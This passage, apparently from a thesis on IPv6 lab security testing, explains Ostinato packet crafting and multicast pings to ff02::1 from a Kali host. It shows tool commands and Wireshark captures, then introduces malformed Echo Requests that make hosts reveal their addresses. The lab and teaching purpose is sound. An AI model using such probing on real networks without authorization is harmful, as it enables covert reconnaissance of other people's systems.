- On the **Protocol Selection** tab, there are defined protocols locating at layer 1 (up to layer 5), in which the user can configure the protocols in the desired packet by clicking on the appropriate radio buttons. However, protocols at


Protocol Selection | Protocol Data | Variable Fields | Stream Control | Packet View

Basics
Name: DNS Query
Enabled: ✓

Frame Length (including FCS): Fixed, 94; Min 64; Max 1518

Simple


L1: None [✓ Mac] Other
VLAN: [✓ Untagged] Tagged Stacked
L2: None [✓ Ethernet II] 802.3 Raw 802.3 LLC 802.3 LLC SNAP Other
L3: None ARP IPv4 [✓ IPv6] IP 6over4 IP 4over6 IP 4over4 IP 6over6 Other
L4: None ICMP IGMP MLD TCP [✓ UDP] Other
L5: [✓ None] Text Other
Payload: None Pattern [✓ Hex Dump] Other
Special: [✓ None] Signature
Trailer: [✓ None] Other

Advanced

Fig. 4.16: Example of choosing the protocols for a DNS query packet.

layer 6 and layer 7 or Extension Headers are not supported by Ostinato. Instead, Ostinato provides a framework to write protocol fields, which is called Hex Dump protocol. For example, if PC1 wants to send a DNS (Domain Name System) query packet to a given DNS server (`2001:4860:4860::8888`, in this instance) for A record of the domain name `www.vut.cz`, the configuration is performed as depicted in Fig. 4.16. As can be seen, MAC (Media Access Control) protocol is chosen at layer 1, VLAN untagged, Ethernet II at layer 2, IPv6 at layer 3, UDP (User Datagram Protocol) at layer 4 and None at layer 5. DNS protocol is written at Hex Dump in the Payload, so Hex Dump Protocol is checked.

- On the **Protocol Data** tab, the user configures the fields for each protocol that he selects on the Protocol Selection tab. Along with the above example, the user enters the source and destination link-layer addresses at the Media Access Protocol field. Then it is necessary to check the Ethernet Type at the Ethernet II field. In the Internet Protocol ver 6 field, the source IPv6 address (host 1) and the destination IPv6 address (DNS server) are filled in. Besides, it is essential to enter the appropriate values of Hop Limit and Payload Length, which depends on the upper protocols and Payload. Fig. 4.17 depicts that configuration. In the User Datagram Protocol field, it is compulsory to insert


Protocol Selection | Protocol Data | Variable Fields | Stream Control | Packet View

Media Access Protocol

Ethernet II

Internet Protocol ver 6

[✓] Version: 6

DSCP: cs0, Not-ECT

Flow Label: 0 00 00

[✓] Payload Length: 36

[ ] Next Header: 11


Hop Limit: 64

	Address	Mode	Count	Prefix
Source	2001:db8:abcd:1:1a4:2296:7e2c:8941	Fixed	16	/64
Destination	2001:4860:4860::8888	Fixed	16	/64

User Datagram Protocol

HexDump

Fig. 4.17: Example of configuring selected fields (IPv6 in this instance) for a DNS query packet.


Protocol Selection | Protocol Data | Variable Fields | Stream Control | Packet View

Media Access Protocol

Ethernet II

Internet Protocol ver 6

User Datagram Protocol

HexDump

```
0000 00 00 01 00 00 01 00 00 00 00 00 00 03 77 77 77   ............www
0010 03 76 75 74 02 63 7a 00 00 01 00 01               .vut.cz.....
```

Fig. 4.18: Example of configuring HexDump field (DNS query for A record of `www.vut.cz` in this instance).

the source port (any value from 1024 to 65353), and the destination port (53 for DNS). The Length and Checksum values are also needed to enter correctly so as to avoid generating malformed packet. Last but not least, unsupported protocols in Ostinato such as DNS and DHCP are written in the HexDump field, which is shown in Fig. 4.18.

- On the **Stream Control** tab, the user chooses whether sending packets or bursts. If option *packets* is checked, it is possible to configure the number of packets to send and the rate of packets (Packets/Sec). If *bursts* is chosen, the user is required to define the number of burst and transmitting rate. Finally, the user can also set up the stream transmission order so that it can either go to the next stream in the stream list order, or stop transmission right after running the first stream. After finishing the design, the stream is applied in corresponding port and can be used for start transmitting the packet.

5 Network Lab Scenario 1 with operations and analysis

5.1 Multicast address

This section focuses on describing how the multicast address works, the way different types of devices handle multicast packets (especially Windows machines), and the potential risks involved when multicast traffic is in operation. IPv6 has defined several types of multicast addresses that are used for different purposes such as `ff02::1` (All-nodes multicast address), `ff02::2` (All-routers multicast address), `ff02::16` (MLDv2 reports multicast address), `ff0x::/12` (Global scope multicast address), etc. However, in this section, the multicast address `ff02::1` is analyzed because every IPv6 node has to take part in this multicast address `ff02::1`, and its significant impact on the local network. Other solicited-node multicast addresses and addresses defining multicast group will be discussed in section Multicast Listener Discovery version 2 (MLDv2) 5.2.




Fig. 5.1: The network topology for testing Multicast Address.

Precondition

To carry out the implementation stages of the multicast address, at the initial step, all devices are in a powered off state. Then, router R1, R2, and switch S1 are first started up to activate the address allocation and routing functions, as described in Listing. 3.1. Next, all PCs (from 1 to 4) are turned on and wait for a certain interval to complete the SLAAC (Stateless Address Auto-configuration) process and stabilize. The network scenario with address specification is depicted in Fig. 5.1.

Operations and Observation

(a) Sending normal Echo Request message

One of the quickest ways to verify the operation of a multicast address is to send a standard Ping packet (Echo Request) to this address (in this case, `ff02::1`). This is done using the designed network toolkit and the Ostinato application. Both of them yield the same results.


✎. Using the designed toolkit

For doing this task, the tool **ping.py** is chosen from the designed network toolkit. The user interface of this tool is illustrated in Fig. 4.1. It is also recommended to launch Wireshark before launching the tool in order to follow and capture the packets in detail. In this scenario, assuming that PC1 (Kali) sends a normal Ping message to the all-nodes multicast address, the parameter configuration is shown as below:


- Source address: The IPv6 address of PC1. Either IPv6 global or link-local unicast address of PC1 can be taken as the source. If the using source address is a link-local address, then the responding hosts (if any) will use their own link-local address as the source when answering. The same applies when using the global address. In case of global address, the global IPv6 address of PC1 is chosen to be inserted with the following syntax **-sip 2001:db8:abcd:1:1a4:2296:7e2c:8941**. Similarly, the syntax applied in case of local address is **-sip fe80::8ac4:147a:5dfe:a9c6**.
- Destination address: It is written as IPv6 all-nodes multicast address with the syntax **-dip ff02::1**.
- Other configuration including the source link-layer address, hop limit, number of sending packets, data length can be left out since they are automatically set to the default value. The source link-layer address is derived from the interface of PC1. The hop limit is set to 255, the number packets is 1 and the value of data length is 32 (bytes).

After inserting defined parameters into the tool **ping.py** and launching, the responses including the IPv6 address and link-layer address are depicted in yellow frame (from PC3) and blue frame (from router R1). They are depicted in Fig. 5.2 for the situation of global address and in Fig. 5.3 for the situation of local address.

Since captured packets in Wireshark in the two cases have similar structure and content (the difference is only in the source IPv6 address), only the case if IPv6 global address case is illustrated in Fig. 5.2.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 ping.py eth0 -sip 2001:db8:abcd:1:1a4:2296:7e2c:8941 -dip ff02::1
Sending Echo Request message(s) to the destination: ff02::1
 ⟹ Received Echo Reply from: 2001:db8:abcd:1:1f15:4b1c:5478:109
                    with MAC: 00:0c:29:2e:dd:97
 ⟹ Received Echo Reply from: 2001:db8:abcd:1::1
                    with MAC: ca:01:11:f5:00:08
```



```
Source                               Destination                          Protocol Info
2001:db8:abcd:1:1a4:2296:7e2c:8941   ff02::1                              ICMPv6   Echo (ping) request
2001:db8:abcd:1:1f15:4b1c:5478:109   2001:db8:abcd:1:1a4:2296:7e2c:8941   ICMPv6   Echo (ping) reply i
2001:db8:abcd:1::1                   2001:db8:abcd:1:1a4:2296:7e2c:8941   ICMPv6   Echo (ping) reply i

› Frame 1: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
⌄ Internet Protocol Version 6, Src: 2001:db8:abcd:1:1a4:2296:7e2c:8941, Dst: ff02::1
    0110 .... = Version: 6
  › .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 40
    Next Header: ICMPv6 (58)
    Hop Limit: 255
    Source Address: 2001:db8:abcd:1:1a4:2296:7e2c:8941
    Destination Address: ff02::1
⌄ Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0xa272 [correct]
    [Checksum Status: Good]
    Identifier: 0x2e52
    Sequence: 1
  ⌄ Data (32 bytes)
      Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869
      [Length: 32]
```

Fig. 5.2: Launching the ping.py tool for sending the normal Echo Request to all-nodes multicast address with IPv6 global address as source.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 ping.py eth0 -sip fe80::8ac4:147a:5dfe:a9c6 -dip ff02::1
Sending Echo Request message(s) to the destination: ff02::1
 ⟹ Received Echo Reply from: fe80::6acf:9526:bf92:9de5
                    with MAC: 00:0c:29:2e:dd:97
 ⟹ Received Echo Reply from: fe80::c801:11ff:fef5:8
                    with MAC: ca:01:11:f5:00:08
```


Fig. 5.3: Launching the ping.py tool for sending the normal Echo Request to all-nodes multicast address with IPv6 link-local address as source.

✎. Using the application Ostinato

In case of using Ostinato, on the **Protocol Selection** tab, the following protocols are chosen at every layer, while others are kept as the default setting. The configuration is shown in ref frame of Fig. 5.4:

- Layer 1: MAC

- Layer 2: Ethernet II
- Layer 3: IPv6
- Layer 4: ICMP
- Payload: Hex Dump (used for filling Payload data in ICMPv6 Echo Request message)



Name: Ping_normal_multicast
✓ Enabled
Fixed — 98
Min 64
Max 1518


Selected Protocols:
MAC
Eth II
IPv6
ICMP
HexDump

Fig. 5.4: Configuration at the Protocol Selection tab for sending the normal Echo Request to all-nodes multicast address.

On the **Protocol Data** tab, the configuration is depicted in Fig. 5.5 and others remain in default setting:

- Media Access Protocol: Source is set in mode **Fixed**, and the MAC address is written as `00:0c:29:8c:0b:0d`.
- Internet Protocol ver 6: Source is `2001:db8:abcd:1:1a4:2296:7e2c:8941`, and destination is `ff02::1`. In case of link-local address, the source IPv6 address is `fe80::8ac4:147a:5dfe:a9c6`.
- Internet Control Message Protocol: Version is ICMPv6, and Type is 128 - Echo Request.
- HexDump: Payload data is written in hexadecimal format as `61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69`, which is the sequence of letters in alphabetical order.

On the **Stream Control** tab, the number of packets is set to 1. Then, the stream is applied and start to send the packet. The achieved result is totally the same as the case of using the designed toolkit.


Media Access Protocol

	Mode	Address	Count	Step
Destination	Fixed	33:33:00:00:00:01	16	1
Source	Fixed	00:0C:29:8C:0B:0D	16	1

Internet Protocol ver 6

✓ Version 6

DSCP cs0 Not-ECT

Flow Label 0 00 00

Payload Length 40

Next Header 3a

Hop Limit 255

	Address	Mode	Count	Prefix
Source	2001:db8:abcd:1:1a4:2296:7e2c:8941	Fixed	16	/64
Destination	ff02::1	Fixed	16	/64

Internet Control Message Protocol

Version: ICMPv4 [● ICMPv6]

Type 128 - Echo Request

Code 0

Checksum cbf3

Identifier 1234 Sequence 0

HexDump

```
0000 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70  abcdefghijklmnop
0010 71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi
0020
```

Fig. 5.5: Configuration at the Protocol Data tab for sending the normal Echo Request to all-nodes multicast address.

The generated packet and responses by using Ostinato are totally the same as the one from the designed toolkit, as shown in Fig. 5.2 and Fig. 5.3. Therefore, it is not necessary to mention again the output after using Ostinato.

After launching one of these methods, Cisco router R1 and PC3 (Ubuntu) reply to the multicast packet from PC1 (Kali), while PC2 (Windows) and PC4 (Ubuntu) have no response back. The reason for not replying from PC4 is that multicast packets within the link-local scope `ff02::` have only effect on the local link since router does not permit any forwarding of packets with Link-local source or destination addresses to other external links (defined in RFC 4291 [41]). Therefore PC4 cannot answer to this multicast packet as PC4 resides on another network.

In case of PC2 (Windows), this node locates on the same local network with PC1 (Kali) but does not reply to PC1 either, which leads to the fact that not all devices respond to the Ping message sent to the multicast address. Specifically, Windows machine (in this case, Windows 11) does not respond to the IPv6 multicast Ping message since the network profile rules of Windows operating system prohibit the response. This behaviour is also defined in RFC 4443 [13] as recommendation SHOULD, not MUST: "An Echo Reply SHOULD be sent in response to an Echo Request message sent to an IPv6 multicast or anycast address".


(b) Sending malformed Echo Request message

Since not all nodes respond to the normal ICMPv6 Echo Request sent to multicast address (notably, machines running Windows system often ignore this type of packet). Therefore, the idea of sending an additional type of packet, which is called malformed ICMPv6 Echo Request, is implemented. In this packet, an unknown option of Destination Header is inserted into the IPv6 Header, which makes hosts unable to process the packet. Then, all hosts need to send a Parameter Problem response back to the sender for reporting the error. This has been defined in specification RFC 4884 [42]. As a result, an unusual response with information such as IPv6 address and MAC address of the destination is sent back.

✎. Using the designed toolkit

